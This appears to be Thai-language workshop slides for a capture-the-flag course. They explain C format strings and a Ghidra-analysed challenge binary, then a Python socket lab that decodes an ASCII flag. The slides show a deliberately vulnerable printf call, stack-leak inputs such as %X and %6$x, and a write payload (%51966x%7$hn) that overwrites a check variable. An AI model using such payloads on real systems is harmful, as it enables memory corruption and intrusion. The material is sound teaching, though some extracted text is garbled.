


```
~ ./age
I am 20 years old.
```

การทำงานของ String Format (ตัวอย่างหลายตัวแปร)

โค้ดภาษา C:

```
char* name = "Jeff";  
int age = 25;  
printf("My name %s, age %d year old.\n", name, age);
```



Output:

My name Jeff, age 25 year old.

การทำงานของ String Format (ตัวอย่างหลายตัวแปร)


โค้ดภาษา C:

```
char* name = "Jeff";  
int age = 25;  
  
printf("My name %s, age %d year old.\n");
```

Output:

```
$ ./format_string  
My name ♦♦/♦, age 800585416 year old.
```

Memory (Stack)



ไปอ่านค่าใน Memory ที่อยู่ใกล้ๆ แทน

Number System (เลขฐาน)

Base 2	Base 10	Base 16
0000	0	0
0001	1	1
0010	2	2
0011	3	3
0100	4	4
0101	5	5
0110	6	6
0111	7	7
1000	8	8
1001	9	9
1010	10	A
1011	11	B
1100	12	C
1101	13	D
1110	14	E
1111	15	F

เปรียบเทียบเลขฐาน:

เลขฐาน 2 (Bin):

110111101010110111000000110
11110

เลขฐาน 10 (Decimal):

3735929054

เลขฐาน 16 (Hex):

0xdeadcd0de

Number System (เลขฐาน)

ตัวอย่างรูปแบบฐาน 16 ที่ใช้ใน

คอมพิวเตอร์:

“0x” prefix เริ่มแรกมาจาก ภาษา C เพื่อเอาไว้แทน เลขฐาน 16 ตั้งแต่ปี 1970

0x12345678

0xdeadbeef

0xcafe0007

0xdeadc0de

```

... prog-id=15 op=LOAD
temd[1]: Started Process
it[1]: SERVICE_START
nel: audit: type=1334 audit(1597961040.323:82): prog-id=14 op=LOAD
nel: audit: type=1334 audit(1597961040.323:83): prog-id=15 op=LOAD
nel: audit: type=1130 audit(1597961040.323:84): pid=1 uid=0 auid=4294967295 ses=4294967295 m
temd-coredump[3302]: Process 1205 (urxvt) of user 1000 dumped core.

Stack trace of thread 1205:
#0 0x00007fef6477238d getenv (libc.so.6 + 0x3e38d)
#1 0x00007fef649905c6 perl_destruct (libperl.so + 0x735c6)
#2 0x000056372347f336 _ZN16urxvt_perl_interpD1Ev (urxvt + 0x4d336)
#3 0x00007fef64772c57 __run_exit_handlers (libc.so.6 + 0x3ec57)
#4 0x00007fef64772c57 __run_exit_handlers (libc.so.6 + 0x3ec57)

```

A problem has been detected and Windows has been shut down to prevent damage to your computer.

UNMOUNTABLE_BOOT_VOLUME

If this is the first time you've seen this error screen, restart your computer. If this screen appears again, follow these steps:


Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical Information:

***** STOP: 0x000000ED (0x80F128D0, 0xc000009c, 0x00000000, 0x00000000)**

ตัวอย่างโจมตี Format-ed ME - วิเคราะห์ด้วย Ghidra



CodeBrowser: test:/format_ed_me

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- format ed me
 - .bss
 - .data
 - .got.plt
 - .got
 - .dynamic
 - .fini_array
 - .init_array
 - .note.ABI-tag
 - .eh_frame
 - .eh_frame_hdr
 - .rodata
 - .text

Program Tree *

Symbol Tree

- Imports
 - <EXTERNAL>
 - __libc_start_main
- Exports
 - main
- Functions

Filter: main

Data Type ...

Data Types

- BuiltInTypes
- *format_ed_me
- generic_clib
- generic_clib_64

Listing: format_ed_me

```

2b ...
..01435 74 05 JZ LAB_0010143c
..01437 e8 CALL <EXTERNAL>:; __stack_undefined __st_
04
fc ...

-- Flow Override: CALL_RET_

LAB_0010143c XREF_ 00101435(j)
..0143c c9 LEA...
..0143d c3 RET

*****
* FUNCTION
*****

undefined main()
undefined <UNAS...<RETURN>
undefined Stack local_10 XREF_ 0010144...
undefined Stack local_38 XREF_ 0010147...
undefined Stack local_40 XREF_ 0010146...
undefined Stack local_48 XREF_ 0010146...

main XREF_ Entry Point(*)_
_start:0010111...
0010220c,
0010220d,

```

Decompile: main - (format_ed_me)

```

2 undefined8 main(void)
3
4 {
5     long in_FS_OFFSET;
6     long local_48;
7     long *local_40;
8     char local_38 [40];
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OFFSET + 0x28);
12     banner();
13     local_48 = 0xbabel234;
14     local_40 = &local_48;
15     memset(local_38, 0, 0x20);
16     puts("Please enter your dog tag number for identit
17     printf(">> ");
18     read(0, local_38, 0x1f);
19     printf("\n[+] Checking ID ");
20     printf(local_38);
21     if (local_48 == 0xbabecafe) {
22         flag();
23     }
24     else {
25         error("Invalid dog tag Id.\n");
26     }
27     if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
28         /* WARNING: Subroutine does not

```


ตัวอย่างโจทย์ Format-ed ME - ฟังก์ชัน main

```

2 undefined8 main(void)
3
4 {
5     long in_FS_OFFSET;
6     long local_48;
7     long *local_40;
8     char local_38 [40];
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OFFSET + 0x28);
12     banner();
13     local_48 = 0xbabel234;
14     local_40 = &local_48;
15     memset(local_38, 0, 0x20);
16     puts("Please enter your dog tag number for identity verification.");
17     printf(">> ");
18     read(0, local_38, 0x1f);
19     printf("\n[+] Checking ID ");
20     printf(local_38);
21     if (local_48 == 0xbabecafe) {
22         flag();
23     }
24     else {
25         error("Invalid dog tag Id.\n");
26     }

```

แสดง **Flag!**



```

$ ./format_ed_me

BINARY
Dog.Tag.
0xDEADBEEF
NAME

Please enter your dog tag number for identity verification.
>> 1234

[+] Checking ID 1234


Invalid dog tag Id.

```

ตัวอย่างโจทย์ Format-ed ME - ฟังก์ชัน main

```

2 undefined8 main(void)
3
4 {
5     long in_FS_OFFSET;
6     long local_48;
7     long *local_40;
8     char local_38 [40];
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OFFSET + 0x28);
12     banner();
13     local_48 = 0xbabe1234;
14     local_40 = &local_48;
15     memset(local_38, 0, 0x20);
16     puts("Please enter your dog tag number for identity verification.");
17     printf(">> ");
18     read(0, local_38, 0x1f);
19     printf("\n[+] Checking ID ");
20     printf(local_38);
21     if (local_48 == 0xbabecafe) {
22         flag();
23     }
24     else {
25         error("Invalid dog tag Id.\n");
26     }
  
```



```

$ ./format_ed_me

-----
|  BINARY                               |
|  Dog.Tag.                             |
|  0xDEADBEEF                           |
|  NAME                                 |
|-----|
|
| flag.txt
|
| format_ed_me
|
Please enter your dog tag number for identity verification.
>> 1234

[+] Checking ID 1234

Invalid dog tag Id.
  
```

การทำงานของ String Format (**Arbitrary Read Memory**)

โค้ดภาษา C:

```
printf("%x %x %x %x %x %x %x");
```

Output:

[+] Checking ID 422ebdc0 e4bc5780 e48f6a10 e4f06700 11 1

Memory (Stack)

...

Forbidden Mem

Forbidden Mem

Forbidden Mem

Forbidden Mem

ไปอ่านค่าใน Memory ที่อยู่ใกล้ๆ แทน

ตัวอย่างโจมตี Format-ed ME - ค้นหาช่องโหว่

```

2 undefined8 main(void)
3
4 {
5     long in_FS_OFFSET;
6     long local_48;
7     long *local_40;
8     char local_38 [40];
9     long local_10;
10
11     local_10 = *(long *)(&in_FS_OFFSET);
12     banner();
13     local_48 = 0xbabe1234;
14     local_40 = &local_48;
15     memset(local_38, 0, 0x20);
16     puts("Please enter your dog tag number for identity verification.");
17     printf(">> ");
18     read(0, local_38, 0x1f);
19     printf("\n[+] Checking ID ");
20     printf(local_38);
21     if (local_48 == 0xbabecafe) {
22         flag();
23     }
24     else {
25         error("Invalid dog tag Id.\n");
26     }

```

%X %X %X %X %X %X %X %X %X %X %X

Please enter your dog tag number for identity verification.

>> %X %X %X %X %X %X %X %X %X %X %X

[+] Checking ID 239be170 1c7c5780 1c4f6a10 1caca700 11 babe1234 239c0800 25207825 20782520 78252078
Invalid dog tag Id.


```

1 undefined8 main(void)
2
3
4 {
5     long in_FS_OFFSET;
6     long local_48;
7     long *local_40;
8     char local_38 [40];
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OF
12     banner());
13     local_48 = 0xbabel234;
14     local_40 = &local_48;
15     memset(local_38, 0, 0x20);
16     puts("Please enter your dog t
17     printf(">> ");
18     read(0, local_38, 0x1f);
19     printf("\n[+] Checking ID ");
20     printf(local_38);
21     if (local_48 == 0xbabecafe) {
22         flag();
23     }
24     else {
25         error("Invalid dog tag Id.\n");
26     }

```



ตัวอย่างโจมตี Format-ed ME - ค้นหาช่องโหว่



`$ ./format_ed_me`

```

=====
BINARY
Dog.Tag.
0xDEADBEEF
NAME
  
```

Please enter your dog tag number for identity verification.

>> %X %X %X %X %X **%X** %X %X %X

[+] Checking ID e720c000 609c5780 606f6a10 60d85700 11 **babe1234** e720e690 25207825 20782520

Invalid dog tag Id.

ตัวแปรลับ พบจากการไปอ่านค่าใน **Memory** จากจุดที่ทำให้ **Format String** มาตำแหน่งที่ **6**

ตัวอย่างโจมตี Format-ed ME - โค้ด Format String ในการโจมตี

%0X



%6\$x

Memory (Stack)

0xbabe1234
Forbidden Mem
Forbidden Mem
Forbidden Mem
Forbidden Mem
Forbidden Mem

%2\$x

```
>> %6$x
```

```
[+] Checking ID babe1234
```

ตำแหน่งที่ 6

ตำแหน่งที่ 5


ตำแหน่งที่ 4

ตำแหน่งที่ 3

ตำแหน่งที่ 2

ตำแหน่งที่ 1

ตัวอย่างโจทย์ Format-ed ME - วิเคราะห์วิธีในการเปลี่ยนค่า secret_var



ตัวอย่างโจมตี Format-ed ME - การเขียน Memory ต้องเขียนที่ pointer ของตัวแปร

+-----+	
0x0804a02c	← [7] ☒ address ของ secret_var (ใช้กับ %7\$hn)
+-----+	
0xbabe1234	← [6] ค่า secret_var (ใช้กับ %6\$x)
+-----+	
unused	← [5]
+-----+	
unused	← [4]
+-----+	
unused	← [3]
+-----+	
unused	← [2]
+-----+	
"AAAA%6\$x"	← [1] format string
+-----+	

Noted:

กรณีเขียนข้อมูลใน
Memory: (%n)
ต้องเขียนที่ Pointer ของตัว
แปร

คำนวณง่ายๆ:
เอา secret_var ตำแหน่ง
ที่ 6 มาบวกกับ 1

ตัวอย่างโจทย์ Format-ed ME - แก้ไข Secret Var

%51966x # ให้เขียนค่า 0xcafe (เลขฐาน 10 คือ 51966)
%7\$hn # เขียน 2-byte ไปยัง address ที่อยู่

%51966x%7\$hn

%n เขียน 4 byte (int)
%hn เขียน 2 byte (short)

secret_var = 0xbabe1234



secret_var = 0xbabecafe

ตัวอย่างโจทย์ Format-ed ME - แก้ไข Secret Var

Please enter your dog tag number for identity verification.

>> %51966x%7\$hn

321db820

You put the correct Dog Tag: FLAG{FAKE_FLAG}


Workshop: Programming

#Lab 4: ECHO Client (**Easy**)

Lab 4 - ECHO Client

การทำงาน:

- 1. เชื่อมต่อไปยัง Server ด้วย Socket
- 2. Server จะตอบชุดข้อความกลับมา
- 3. ทำการแปลงตัวเลขปริศนา ให้เป็นข้อความ
- **เขียนโปรแกรมเพื่อทำข้อ 1 - 3**



```
$ nc prog.lab.p7z.pw 43239
```

```

$ nc prog.lab.p7z.pw 43239
70
76
65
71
  
```

```
$ go run lab1_server.go
```

```
Server listening on port 43239...
```

```

7_prog go run prog_lab1_server.go
Server listening on port 43239...
  
```


Lab 4 - วิเคราะห์ตัวเลขที่ Server ตอบกลับ (ตาราง ASCII)

Dec	Char	Dec	Char	Dec	Char	Dec	Char
0	NUL (null)	32	SPACE	64	@	96	`
1	SOH (start of heading)	33	!	65	A	97	a
2	STX (start of text)	34	"	66	B	98	b
3	ETX (end of text)	35	#	67	C	99	c
4	EOT (end of transmission)	36	\$	68	D	100	d
5	ENQ (enquiry)	37	%	69	E	101	e
6	ACK (acknowledge)	38	&	70	F	102	f
7	BEL (bell)	39	'	71	G	103	g
8	BS (backspace)	40	(	72	H	104	h
9	TAB (horizontal tab)	41	)	73	I	105	i
10	LF (NL line feed, new line)	42	*	74	J	106	j
11	VT (vertical tab)	43	+	75	K	107	k
12	FF (NP form feed, new page)	44	,	76	L	108	l
13	CR (carriage return)	45	-	77	M	109	m
14	SO (shift out)	46	.	78	N	110	n
15	SI (shift in)	47	/	79	O	111	o
16	DLE (data link escape)	48	0	80	P	112	p
17	DC1 (device control 1)	49	1	81	Q	113	q
18	DC2 (device control 2)	50	2	82	R	114	r
19	DC3 (device control 3)	51	3	83	S	115	s
20	DC4 (device control 4)	52	4	84	T	116	t
21	NAK (negative acknowledge)	53	5	85	U	117	u
22	SYN (synchronous idle)	54	6	86	V	118	v
23	ETB (end of trans. block)	55	7	87	W	119	w
24	CAN (cancel)	56	8	88	X	120	x
25	EM (end of medium)	57	9	89	Y	121	y
26	SUB (substitute)	58	:	90	Z	122	z
27	ESC (escape)	59	;	91	[	123	{
28	FS (file separator)	60	<	92	\	124	
29	GS (group separator)	61	=	93	]	125	}
30	RS (record separator)	62	>	94	^	126	~
31	US (unit separator)	63	?	95	_	127	DEL

```

~ nc 127.0.0.1 43239
70  F
76  L
65  A
71  G
123
78
67
83
65
95
50

```

Lab 4 - ลองทำ Socket อ่านข้อมูล

ASCII to Text

♡ New Save & Share

Enter the ascii text to decode:

Sample ↺ 📁 💾 🗑️ 📄

82
69
84
83
125

Size : 91 B, 70 Characters

☒ Auto

↕ Convert

📁 File..

↻ Load URL

The decoded text:



FLAG{NCSA_2025_SECRETS}

Size : 23 B, 23 Characters


Lab 4 - ลองทำ Socket อ่านข้อมูล

โปรแกรมที่เราจะลองเขียน

Part 1 - อ่านข้อมูลจาก Server

Part 2 - แปลงข้อมูลเป็นค่า Flag

TCP Socket Flow Diagram



lab1_server.go

```

13 func main() {
14     // Listen on port 43239
15     listener, err := net.Listen("tcp", ":43239")
16     if err != nil {
17         fmt.Println("Error starting server:", err)
18         return
19     }
20     defer listener.Close()
21     fmt.Println("Server listening on port 43239...")
22
23     for {
24         // Accept connection
25         conn, err := listener.Accept()
26         if err != nil {
27             fmt.Println("Error accepting connection:", err)
28             continue
29         }
30
31         // Handle client connection in a goroutine
32         go handleClient(conn)
33     }
34 }
35
36 func handleClient(conn net.Conn) {
37     defer conn.Close()
38
39     // Convert the flag string to ASCII values
40     asciiValues := convertToASCII(flag)
41
42     // Send the ASCII values to the client, one per line
43     for _, val := range asciiValues {
44         conn.Write([]byte(strconv.Itoa(val) + "\n"))
45     }
46 }
  
```

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
76
65
  
```

การนำเข้า
Module ชื่อ socket
เพื่อใช้ฟังก์ชันเพิ่มเติม

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
76
65
71
123
65
83
67
78
85
77
66
69
82
83
125
  
```

2

เริ่มโปรแกรม Python

